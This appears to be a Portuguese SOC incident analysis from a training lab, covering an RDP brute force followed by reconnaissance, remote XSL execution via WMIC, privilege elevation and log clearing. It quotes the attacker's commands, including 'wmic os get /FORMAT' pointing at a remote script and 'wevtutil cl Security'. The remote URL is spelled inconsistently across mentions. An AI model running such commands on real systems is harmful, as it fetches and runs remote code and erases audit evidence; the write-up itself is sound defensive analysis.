

BruteForce - XSL Script Execution Via WMIC.EXE

L3 Note :	I could not determine whether the command that caused the alert belonged to the attacker. However, I saw a brute force attempt from the IP "146.70.246.119" minutes before the alert occurred.
Hostname :	Ambrosine
Ip Address :	172.16.17.113
Command Line :	wmic os get /FORMAT:"https://files-l3.us-east-2.amazonaws.com/wmicscript.xml"
Process Name :	WMIC.exe
Process Path :	C:\Windows\System32\Wbem\
Device Action :	Allowed
Parent Process :	cmd.exe
Trigger Reason :	Detects the execution of WMIC with the "format" flag to potentially load XSL files.

Checando os logs de rede:

Event
2024-08-12 07:46:01 Firewall 146.70.246.119:25631 → 172.16.17.113:3389
2024-08-12 07:46:01 OS 146.70.246.119:25631 → 172.16.17.113:3389 EventID: 4624(An account was successfully logged on.), Username: letsdefend, Source IP: 146.70.246.119, Logon Type: 10(RemoteInteractive)
2024-08-12 07:45:54 Firewall 146.70.246.119:27225 → 172.16.17.113:3389
2024-08-12 07:45:51 Firewall 146.70.246.119:62421 → 172.16.17.113:3389
2024-08-12 07:45:49 OS 146.70.246.119:58604 → 172.16.17.113:3389 EventID: 4625(An account failed to log on), Username: letsdefend, Source IP: 146.70.246.119, Error Code: 0xC000006A(user name is correct but the password is wrong)
2024-08-12 07:45:37 Firewall 146.70.246.119:57768 → 172.16.17.113:3389
2024-08-12 07:45:37 OS 146.70.246.119:57473 → 172.16.17.113:3389 EventID: 4625(An account failed to log on), Username: letsdefend, Source IP: 146.70.246.119, Error Code: 0xC000006A(user name is correct but the password is wrong)

O IP externo fez um bruteforce com sucesso na conta “letsdefend” na máquina de IP 172.16.17.113 na porta 3389 (RDP).

Processes

Network Action

Terminal History

14

Browser History

Results

10

EVENT TIME

COMMAND LINE

Aug 12 2024 13:47:38

whoami /priv

Aug 12 2024 13:47:31

\\?\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

EVENT TIME

COMMAND LINE

Aug 12 2024 13:50:56

wevtutil cl Security

Aug 12 2024 13:50:47

\\?\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Aug 12 2024 13:50:33

powershell.exe Start-Process cmd -Verb runAs

Aug 12 2024 13:50:11

wmic os get /FORMAT:"https://files-l3.us-east-2.amazonaws.com/wmicscript.xml"

Aug 12 2024 13:49:53

net localgroup administrators

Aug 12 2024 13:49:31

net user

Aug 12 2024 13:49:01

netstat -an

Aug 12 2024 13:48:45

arp -a

Aug 12 2024 13:48:07


net view /domain

Aug 12 2024 13:47:50


whoami /groups

Uma sequência de comandos bem suspeita, principalmente depois de um bruteforce bem-sucedido


- Reconhecimento de usuários/grupos de usuários
- Reconhecimento da rede
- Utilização de um lolbin para tentativa de execução de um xsl remoto
- Comando para executar um novo cmd com privilégios elevados
- Remoção dos logs Security



Verificando comandos no powershell da conta “lets defend” também é possível observar uma tentativa de desabilitar o monitoramento em tempo real e o firewall




Procurando pelo evento 4688 no horário da execução do comando de tentativa de criação de cmd com privilégio elevado, foi possível encontrar que ele conseguiu executar esse comando com sucesso e obter essa shell



Também é possível afirmar que ele conseguiu desativar as defesas da máquina.

Depois de verificar os comandos utilizados e os logs de rede, é possível afirmar que outros host/usuários não foram comprometidos.



O IP do atacante parece vir de uma distribuidora de serviço de VPN ou coisa do tipo, então não pode ser dado como necessariamente malicioso

T1110 – Bruteforce

T1069 - Permission Groups Discovery

T1049 - System Network Connections Discovery

T1220 – Evasion: **XSL Script Processing**

Horário:

12-08-2024 13:50:11

IOCs:

Endereços IP:

146.70.246.119

URL:

<https://files-ld.s3.us-east-2.amazonaws.com/wmicscript.xml>

Log apagado:

Security

Comando:

```
wmic os get /FORMAT:"https://files-ld.s3.us-east-2.amazonaws.com/wmicscript.xml"
```

Vetor de Ataque:

Serviço RDP exposto para a internet, acessado via bruteforce pelo atacante, o IP do alvo foi 172.16.17.113 na conta LetsDefend

Análise:

O atacante obteve sucesso no bruteforce as 7:46:01 em 12-08-2024, verificando o host é possível observar comandos de reconhecimento de usuários e de rede.

Também utilizou de um lolbin (WMIC) para executar um xsl remoto em <https://files-lid.s3.us-east-2.amazonaws.com/wmicscript.xsl>

Criou um cmd com privilégio elevado, conseguiu desabilitar as defesas em tempo real da máquina e apagou os logs Security.

Utilizou a técnica de evasão **XSL Script Processing**.

Aparentemente outros hosts/usuários não foram comprometidos

Recomendações:

- Desabilitar e resetar as senhas das contas comprometidas
- Isolar a máquina da rede
- Aplicar uma política de senhas forte
- Não expor serviços de conexão remota como RDP para a internet caso não for necessário